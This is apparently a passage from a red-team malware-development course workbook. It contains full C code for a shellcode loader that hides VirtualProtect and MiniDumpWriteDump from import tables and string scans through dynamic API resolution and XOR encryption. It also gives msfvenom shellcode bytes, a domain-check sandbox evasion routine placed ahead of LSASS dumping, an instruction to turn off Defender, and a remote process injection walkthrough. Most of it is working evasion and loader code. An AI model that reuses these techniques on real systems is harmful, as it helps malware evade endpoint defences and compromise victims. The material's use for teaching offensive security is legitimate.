Now we're going to combine our previous 2 labs – we're going to dynamically resolve Windows APIs at runtime and eliminate the malicious Windows API strings in the binary.

Code Examples:

- Example code shown is C
- Binary takes one argument

System Configuration and Tools

- Code Blocks
- Notepad
- CFF Explorer
- IDA
- Strings

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122

You can call any Windows API, in the example below we used the **Dbghelp.dll/MiniDumpWriteDump** combo.

One solution is this:

```
#include <Windows.h>

//using a pointer of a pointer
VOID ResolveStuff(DWORD *chars, DWORD dwSize, CHAR **output) {
    char charset[] =
    "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";

    //we need to convert it back to the actual Windows API still
    //we use a '*' to dereference a pointer
    //https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-
    globalalloc
    //GPTR clears the memory and allocate a fixed memory size (places zeros)
    //+1 because we need the extra null byte
    *output = (CHAR*)GlobalAlloc(GPTR, dwSize + 1);
    int i = 0;
    for(i = 0; i < dwSize; i++) {
        //variables are printed to the buffer with sprintf, not stdout like
        printf
        //'*' in this case dereferences CHAR **ouptut, bc it's a pointer of a
        pointer
        //chars will read the actual letter from the array
        sprintf(*output, "%s%c", *output, charset[chars[i]]);
    }
}

//we can initialize the array right away
//as soon as you make the DWORD an array, it becomes a pointer
int main() {
    DWORD dbg[] = {39,11,16,17,14,21,25,62,13,21,21};
    DWORD dump[] = {48,18,23,18,39,30,22,25,58,27,18,29,14,39,30,22,25};
    //convert the index into strings

    //char pointer is pointing to a memory location. in this case it's
    pointing to nothing
    CHAR *NotMiniDumpWriteDump = NULL;
    CHAR *NotDbghelpDll = NULL;

    //strings are null terminated, the length does not contain a null byte.
    we need to allocate that memory location, and then allocate an extra byte
    that will be zero
    //an '&' is a reference
    ResolveStuff(dbg, 11, &NotDbghelpDll);
    ResolveStuff(dump, 17, &NotMiniDumpWriteDump);

    //sanity check to see if our strings were constructed correctly
    printf("%s\n%s\n", NotDbghelpDll, NotMiniDumpWriteDump);

    //dynamically resolve an API at runtime
    //no more hard-coded strings
    FARPROC MiniDumpWriteDump = GetProcAddress(LoadLibrary(NotDbghelpDll),
    NotMiniDumpWriteDump);
    printf("0x%p\n", MiniDumpWriteDump);

    return 0;
}
```

Figure 68 Combining dynamic API resolution with string obfuscation methods

Checking your Import Address Table with dumpbin

```
C:\Users\grego\Desktop\Course Docs\Labs\Lab3 - Hiding Strings and Imports\Code>dumpbin /imports double_whammy.exe | findstr /i minidumpwritedump
And it's gone!
C:\Users\grego\Desktop\Course Docs\Labs\Lab3 - Hiding Strings and Imports\Code>dumpbin /imports double_whammy.exe | findstr /i EnterCriticalSection
131 EnterCriticalSection
```

Figure 69 malicious API is absent from IAT

Checking your strings again in IDA (shift + F12) to ensure that the **MiniDumpWriteDump** and **Dbghelp.dll** strings are absent:

Address	Length	Type	String
.rdata:00000000...	00000007	C	%s\n%s\n
.rdata:00000000...	00000006	C	0x%p\n
.rdata:00000000...	0000001F	C	Argument domain error (DOMAIN)
.rdata:00000000...	0000001C	C	Argument singularity (SIGN)
.rdata:00000000...	00000020	C	Overflow range error (OVERFLOW)
.rdata:00000000...	00000025	C	Partial loss of significance (PLOSS)
.rdata:00000000...	00000023	C	Total loss of significance (TLOSS)
.rdata:00000000...	00000036	C	The result is too small to be represented (UNDERFLOW)
.rdata:00000000...	0000000E	C	Unknown error
.rdata:00000000...	0000002B	C	_matherr(): %s in %s(%g, %g) (retval=%g)\n
.rdata:00000000...	0000001C	C	Mingw-w64 runtime failure:\n
.rdata:00000000...	00000020	C	Address %p has no image-section
.rdata:00000000...	00000031	C	VirtualQuery failed for %d bytes at address %p
.rdata:00000000...	00000027	C	VirtualProtect failed with code 0x%x
.rdata:00000000...	00000032	C	Unknown pseudo relocation protocol version %d.\n
.rdata:00000000...	0000002A	C	Unknown pseudo relocation bit size %d.\n
.rdata:00000000...	00000007	C	.pdata
.rdata:00000000...	0000003F	C	GCC: (x86_64-win32-seh-rev0, Built by MinGW-W64 project) 8.1.0
.xdata:00000000...	00000006	C	0\v\np\t

Figure 70 - Example of Strings found

Lab 8: XOR Encrypting Function Calls

This lab has the same goal as lab 3, we're going to be utilizing a different method to hide our binary's strings though XOR encryption. We're going to be erasing any IOCs of us using VirtualProtect¹¹

Code Examples:

- All code examples use and target x64 processes
- The shellcode is for x64 processes
- Shellcode pops clac.exe

System Configuration and Tools

- Code Blocks
- Notepad
- CFF Explorer

¹¹ <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect>

- IDA
- Strings
- Python IDE

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122

Objectives:

- Dynamically resolve our Windows APIs at runtime
- Hide VirtualProtect from the Import Address Table
- Hide VirtualProtect from string detection using XOR encryption

If you command line compile and get this error, you're not using the x64 Native Tools Command Prompt for VS 2019, you're using the stock Developer VS 2019 version. Or just use Code Blocks from compilation.

```
implant.obj : fatal error LNK1112: module machine type 'x86' conflicts with target machine type 'x64'
```

Figure 71 - Example of compile error using wrong developer command prompt

For this example, we're going to jump ahead a little bit in the course. We're going to use a very simplistic method of shellcode execution to discuss how we can use XOR encryption to hide strings within our binary.

The shellcode is going to be given to you. It was created by a running a binary file that pops calc through msfvenom, changing it into shellcode in C format that can be ran on a x64 Windows machine. The rest of the code is a vanilla process injection technique that uses the following Windows APIS:

- VirtualAlloc¹²
- RtlMoveMemory¹³
- VirtualProtect¹⁴
- CreateThread¹⁵

We'll be using the following Windows APIs to dynamically resolve the address to VirtualProtect to keep it out of the IAT:

- GetModuleHandle¹⁶
- GetProcAddress¹⁷

¹² <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>

¹³ <https://docs.microsoft.com/en-us/windows/win32/devnotes/rtlmovememory>

¹⁴ <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect>

¹⁵ <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>

¹⁶ <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlea>

¹⁷ <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress>


```

$ cat calc.bin | msfvenom -a x64 --platform windows -f c
Attempting to read payload from STDIN...
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of c file: 1185 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\xb5\x52\x60\x48\xb5\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
"\x63\x2e\x65\x78\x65\x00";

```

Figure 72 Converting from a binary format to C transform format shellcode that can be used on a x64 Windows OS

To reiterate, **YOU NEED TO USE THE** x64 Native Tools Command Prompt for VS 2019 to compile this initial code:

- **cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Tcimplant.cpp /link /OUT:implant.exe /SUBSYSTEM:CONSOLE /MACHINE:x64**

Here is the first piece of code that uses 4 APIs to pop **calc.exe**:



```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

//this is plaintext shellcode
//defined as a global variable outside of program
unsigned char calc_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
    0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
    0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
    0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
    0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
    0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
    0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
    0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
    0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
    0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
    0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
    0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
    0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
    0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
    0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
    0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
    0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

unsigned int calc_len = sizeof(calc_payload);

void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;

    j = 0;
    for (int i = 0; i < data_len; i++) {
        if (j == key_len - 1) j = 0;

        data[i] = data[i] ^ key[j];
        j++;
    }
}

int main(void) {

    void * exec_mem;
    BOOL stuff;
    HANDLE th;
    DWORD oldprotect = 0;
    char key[] = "";

    // Allocate buffer for payload
```

```
DWORD oldprotect = 0;
char key[] = "";

// Allocate buffer for our shellcode
exec_mem = VirtualAlloc(0, calc_len, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
printf("%-20s : 0x%-016p\n", "calc_payload addr", (void *)calc_payload);
printf("%-20s : 0x%-016p\n", "exec_mem addr", (void *)exec_mem);

//XOR((char *) calc_payload, calc_len, key, sizeof(key));

// Copy payload to the buffer
RtlMoveMemory(exec_mem, calc_payload, calc_len);

// Make the buffer executable
rv = VirtualProtect(exec_mem, calc_len, PAGE_EXECUTE_READ, &oldprotect);

printf("\nHit me!\n");
getchar();

// If all good, run the payload
if ( rv != 0 ) {
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) exec_mem, 0, 0,
0);
    WaitForSingleObject(th, -1);
}

return 0;
}
```

Using dumpbin shows us that VirtualProtect is in the Import Address Table (IAT)

```
1000 .tls
1000 .xdata
C:\Users\grego\Desktop\Course Docs\Labs\Lab4 - XOR Encrypting Function Calls\Code>dumpbin /imports start_here_poc.exe | findstr /i virtual
4AB RtlVirtualUnwind
59D VirtualAlloc
5A4 VirtualProtect ← VirtualProtect is present in the IAT
5A6 VirtualQuery
```

Figure 73 - Example of VirtualProtect IAT

Make the changes in your code and search for VirtualProtect again. The code is given to you already (we recommend doing it yourself) – it's called next_step_poc.exe.

```
//stores the address to VirtualProtect - defined as global variable
BOOL (WINAPI * zVirtualProtect)(LPVOID lpAddress, SIZE_T dwSize, DWORD flNewProtect, PDWORD lpflOldProtect);

int main(void) {

    void * exec_mem;
    BOOL stuff;
    HANDLE th;
    DWORD oldprotect = 0;
    char key[] = "";

    // Allocate buffer for payload
    exec_mem = VirtualAlloc(0, calc_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    printf("%-20s : 0x%-016p\n", "calc_payload addr", (void *)calc_payload);
    printf("%-20s : 0x%-016p\n", "exec_mem addr", (void *)exec_mem);

    //XOR((char *) calc_payload, calc_len, key, sizeof(key));

    // Copy payload to the buffer
    RtlMoveMemory(exec_mem, calc_payload, calc_len);

    //Dynamically resolving VirtualProtect so it doesn't show up in the IAT
    //the handle argument for GetProcAddress is using GetModuleHandle to kernel32.dll
    zVirtualProtect = GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualProtect");

    // Make the buffer executable
    //this is a pointer to VirtualProtect
    stuff = zVirtualProtect(exec_mem, calc_len, PAGE_EXECUTE_READ, &oldprotect);

    // If all good, run the payload
    if ( stuff != 0 ) {
        th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) exec_mem, 0, 0, 0);
        WaitForSingleObject(th, -1);
    }

    return 0;
}
```

Figure 74 - Example of VirtualProtect Settings

However, running the strings utility shows that the “**VirtualProtect**” string is present. Strings is on the user’s PATH btw.

```
strings.exe "c:\Users\... \Desktop\Course Docs\Labs\Lab4 - XOR Encryption Hiding Strings\xor_encrypt_pi.exe" | findstr /i "virtual"
'virtual displacement map'
VirtualAlloc
RtlVirtualUnwind
VirtualProtect
```

Figure 75 - Example of Strings

Say hello to our little friend! The Virtual Protect string is can still be used for detection.

```
//An EDR watching image load events will still catch this
zVirtualProtect = GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualProtect");

//VirtualProtect will always be used to change memory permission. We need at least exec
```

Figure 76 - Example of VirtualProtect string

Let's use XOR encryption to obfuscate our VirtualProtect function call. We still need to decide on a key for our XOR encrypt/decrypt functionality. When using XOR encryption, don't make your encryption/decryption key obvious.

Example:

```
int main() {
    char key[] = "thiskeyunlockseverything";
    char sMiniDumpWriteDump[] = "";
    XOR((char *) sMiniDumpWriteDump, strlen(sMin
```

Figure 77 Don't do this!

What if we used the strings utility to search through our binary to find an already present, benign string to encrypt/decrypt with? Let's do that!

```
c:\Users\grego\tools\Strings>strings.exe "C:\Users\grego\Desktop\Course Docs\Labs\Lab4 - XOR Encryption Hiding Strings\xor_encrypt_pi_nostrings.exe"
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
Richu
x/b
.text
.rdata
.data
.pdata
.RDATA
.reloc
.SH
.D$H
.D$D
.T$@
.L$HA
.t/H
.D$(
The world is your oyster, pick any benign-looking string
```

Figure 78 - Example of checking for strings after XOR

In the POC, we're going to use this string that is already present in the binary: "WATAUAVAWH". Use the python script called **xorencrypt2.py** to run your key and Windows API through to XOR encrypt them. We print them in C format with a custom function called printC.

```
python -i xorencrypt2.py
File argument needed! xorencrypt2.py <raw payload file>
Traceback (most recent call last):
  File "C:\Users\...e Docs\Labs\Lab4 - XOR Encryption Hiding Strings\xorencrypt2.py", line 22
e>
    plaintext = open(sys.argv[1], "r").read()
IndexError: list index out of range

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "C:\Users\...e Docs\Labs\Lab4 - XOR Encryption Hiding Strings\xorencrypt2.py", line 29
e>
    sys.exit()
SystemExit
>>> printC(xor("VirtualProtect", "WATAUAVAWH"))
[ 0x1, 0x28, 0x26, 0x35, 0x20, 0x20, 0x3a, 0x11, 0x25, 0x27, 0x23, 0x24, 0x37, 0x35 ];
```

Figure 79 - Example of XOR Encrypt

Drop your XOR encrypted VirtualProtect hex in the char array and compile your program.

Compile command:

- **cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Tcxor_encrypt_pi_nostrings.c /link /OUT:xor_encrypt_pi_nostrings.exe /SUBSYSTEM:CONSOLE /MACHINE:x64**

If calc does not pop when you execute, make sure that Defender Real Time Protection is turned off.




Figure 80 - Example of Windows Defender turned off



```
//generic shellcode execution and using XOR encryption to hide strings

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

//this is plaintext shellcode defined as a global variable outside of program

unsigned char calc_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
    0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
    0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
    0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
    0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
    0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
    0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
    0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
    0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
    0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
    0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
    0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
    0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
    0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
    0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
    0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
    0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

unsigned int calc_len = sizeof(calc_payload);

//XOR decrypt function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;

    j = 0;
    for (int i = 0; i < data_len; i++) {
        if (j == key_len - 1) j = 0;

        data[i] = data[i] ^ key[j];
        j++;
    }
}

//pointer to VirtualProtect in memory
BOOL (WINAPI * zVirtualProtect)(LPVOID lpAddress, SIZE_T dwSize, DWORD
flNewProtect, PDWORD lpflOldProtect);

int main(void) {

    void * exec_mem;
    BOOL stuff;
```

```
HANDLE th;
DWORD oldprotect = 0;
char key[] = "WATAUAVAWH";
char sVirtualProtect[] = { 0x1, 0x28, 0x26, 0x35, 0x20, 0x20, 0x3a, 0x11,
0x25, 0x27, 0x23, 0x24, 0x37, 0x35 };

// Allocate buffer for payload
exec_mem = VirtualAlloc(0, calc_len, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
printf("%-20s : 0x%-016p\n", "calc_payload addr", (void *)calc_payload);
printf("%-20s : 0x%-016p\n", "exec_mem addr", (void *)exec_mem);

XOR((char *) sVirtualProtect, strlen(sVirtualProtect), key, sizeof(key));

//Copy shellcode into our buffer
RtlMoveMemory(exec_mem, calc_payload, calc_len);

//Dynamically resolving VirtualProtect so it doesn't show up in the IAT
//An EDR watching image load events will still catch this
zVirtualProtect = GetProcAddress(GetModuleHandle("kernel32.dll"),
sVirtualProtect);

//VirtualProtect will always be used to change memory permission. We need
at least execute
stuff = zVirtualProtect(exec_mem, calc_len, PAGE_EXECUTE_READ,
&oldprotect);

//should pop calc if conditions are met
if ( stuff != 0 ) {
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) exec_mem, 0, 0,
0);
    WaitForSingleObject(th, -1);
}

return 0;
}
```

Figure 81 Final POC for Lab 4

Run strings again on your binary and search for “VirtualProtect”




Figure 82 Running strings utility on final_poc.exe, VirtualProtect is gone

Lab 9: Defeating sandbox detection

Write a sandbox check to see if a computer is joined to a specific domain. When performing red team operations, it is critical to perform situational awareness checks before executing malicious code.

Code Examples:

- All code examples use and target x64 processes

System Configuration and Tools

- Code Blocks
- Notepad
- GCC compiler

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122

We're going to be using only one Windows API in the POC, `GetUserNameExA`. You could also use `NetGetJoinInformation`, but this would throw a RPC call to the domain controller and create network traffic, which we don't want.

- `GetUserNameExA`¹⁸

```
#define SECURITY_WIN32

#include <stdio.h>
#include <Windows.h>
#include <Security.h>
#include <secext.h>

BOOL DomainCheck(CHAR *domain) {
    CHAR buffer[512];
    DWORD dwSize = 512;

    //a buffer just points to the beginning of the string
    GetUserNameExA(NameSamCompatible, buffer, &dwSize);

    //we need to extract just the domain, not the user.
    //use strstr to find the first occurrence of '\\' within the buffer.
    //strstr always returns a pointer
    //we need to escape the '\\' because it's a special character
    CHAR *position = strstr(buffer, "\\");

    //print both pointers, should be very similar memory addresses
    printf("%p\n%p\n", buffer, position);
}

int main() {
    DomainCheck("domaingoeshere");
    return 0;
}
```

¹⁸ <https://docs.microsoft.com/en-us/windows/win32/api/secext/nf-secext-getusernameexa>

You'll need to use gcc to compile your code because you'll need to specify the Secur32.lib on the VS developer command line. Your command should look something like this:

```
gcc .\domain_check.c -o domain_check.exe -lsecur32
```

But we don't want the username, only the domain!



```
C:\Users\grego\Desktop\Course Docs\Labs\Lab5 - Sandbox Evasion>.\domain_check.exe
DESKTOP-K90HDLS\grego
```

Figure 83 This is a great first step, we've got the username and domain name

Adding a little bit more functionality in POC2:

This should print out the domain name (if the box is joined to a domain). If it's not, it will print the machine name.

```
#define SECURITY_WIN32

#include <stdio.h>
#include <Windows.h>
#include <Security.h>
#include <secext.h>

BOOL DomainCheck(CHAR *domain) {
    CHAR buffer[512];
    DWORD dwSize = 512;

    //a buffer just points to the beginning of the string
    GetUserNameExA(NameSamCompatible, buffer, &dwSize);

    //we need to extract just the domain, not the user.
    //use strstr to find the first occurrence of '\\' within the buffer.
    returns a pointer
    //we need to escape the '\\' because it's a special character
    CHAR *position = strstr(buffer, "\\");

    //print both pointers, should be very similar memory addresses
    printf("%p\n%p\n", buffer, position);

    //assign position to null
    position[0] = 0x00;
    printf("%s\n", buffer);
}

int main() {
    DomainCheck("domaingoeshere");
    return 0;
}
```

But we still need to do an if statement comparing the domain/machine name to the domain of our target, this will be the final product:

```
#define SECURITY_WIN32

#include <stdio.h>
#include <Windows.h>
#include <Security.h>
#include <secext.h>

BOOL DomainCheck(CHAR *domain) {
    BOOL Result = FALSE;
    CHAR buffer[512];
    DWORD dwSize = 512;

    //a buffer just points to the beginning of the string
    GetUserNameExA(NameSamCompatible, buffer, &dwSize);

    //we need to extract just the domain, not the user.
    //use strstr to find the first occurrence of '\\' within the buffer.
    returns a pointer
    //we need to escape the '\\' because it's a special character
    CHAR *position = strstr(buffer, "\\");

    //print both pointers, should be very similar memory addresses
    printf("%p\n%p\n", buffer, position);

    //assign position to null
    position[0] = 0x00;
    printf("%s\n", buffer);

    //our if statement comparing what's in buffer to our actual target domain
    if(strcmp(domain, buffer) == 0) {
        Result = TRUE;
    }
}

int main(){
    if(!DomainCheck("domaingoeshere")) {
        printf("this user is not within the target domain.\n");
    } else {
        // dump LSASS, kerberoast, pwn everything in the world
    }

    return 0;
}
```


Lab 10: Finding EDR Active Protection DLL

Code Examples:

- All code examples use and target x64 processes

System Configuration and Tools

- Task Manager
- IDA
- GCC compiler

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Windows Sophos EDR – 10.10.0.235

The process injection technique using these commonly abused Windows APIs. The shellcode that we're injecting into the remote process spawns a new notepad process

- `OpenProcess`¹⁹
- `VirtualAllocEx`²⁰
- `WriteProcessMemory`²¹
- `CreateRemoteThread`²²

You will learn more about process injection on day 2, this lab is teaching the fundamentals of an EDR's active protection DLL.

You need to inject into a non-SYSTEM level PID. Open Task Manager and go under the details tab to see the context of a process. It should look like this:

¹⁹ <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess>

²⁰ <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>

²¹ <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>

²² <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread>

Calculator.exe	3700	Suspended	grego
chrome.exe	32916	Running	grego
chrome.exe	4256	Running	grego
chrome.exe	37532	Running	grego
chrome.exe	35652	Running	grego
chrome.exe	16956	Running	grego
chrome.exe	24044	Running	grego
chrome.exe	3760	Running	grego

Figure 84 Selecting a process to inject into

If you run your process injection binary and it doesn't return a handle, you did not successfully inject into the process. This is either a privilege or architecture issue. In the example below we have failed to inject into the remote process, which is why the handle returns a memory address of all zeros.

```
C:\Users\grego\tools>create_remote_thread.exe 5504
HANDLE 0x0000000000000000
```

Figure 85 This is what it looks like when you fail at getting a handle to the remote process

We recommend going into IDA's options and setting the 'Number of opcode bytes (non-graph)' to '10' before continuing:

